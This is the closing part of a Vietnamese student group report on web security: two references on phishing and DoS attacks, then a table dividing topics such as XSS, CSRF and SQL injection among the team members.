- [5] B. A. t. hợp, "Giải mã các chiến thuật tấn công Phishing hiện đại: Từ Cloudflare Workers đến HTML Smuggling," MISA JSC, 29 May 2024. [Online]. Available: <https://www.misa.vn/147167/giai-macac-chien-thuat-tan-cong-phishing-hien-dai-tu-cloudflare-workers-den-html-smuggling/>. [Accessed 24 December 2024].
- [6] Q. Tỉnh, "Tấn công từ chối dịch vụ DoS và DDoS là gì? Tác hại của chúng ra sao?," CÔNG TY CỔ PHẦN MẠNG TRỰC TUYẾN META, 07 July 2024. [Online]. Available: <https://quanzimang.com/cong-nghe/tim-hieu-ve-tan-cong-tu-choi-dich-vu-dos-34926>. [Accessed 24 December 2024].

## PHÂN CHIA CÔNG VIỆC

STT	Công việc	Tên thành viên thực hiện - MSSV
1	Tấn công chèn mã HTML và Cross-Site Scripting (XSS)	Trí Toàn
2	Cross-Site Request Forgery (CSRF)	Nguyên
3	Tấn công chèn mã SQL (SQL Injection)	Nguyên
4	Tấn công vào trình duyệt web và sự riêng tư của người dùng	Tân Trí
5	Ghi log thao tác trên web	Toàn Trí
6	Mật khẩu quá yếu và mặc định	Trí Tân
7	Lỗi chèn mã SQL	Nguyên
8	Cấp đặc quyền quá mức cho người dùng và nhóm người dùng	Toàn Trí
9	Dữ liệu không được mã hóa	Toàn Trí
10	Tấn công từ chối dịch vụ	Toàn Trí
11	Backup dữ liệu	Trung
12	Soạn word	Trí Trung Nguyên Toàn Tân

13

Soạn Slide

Trí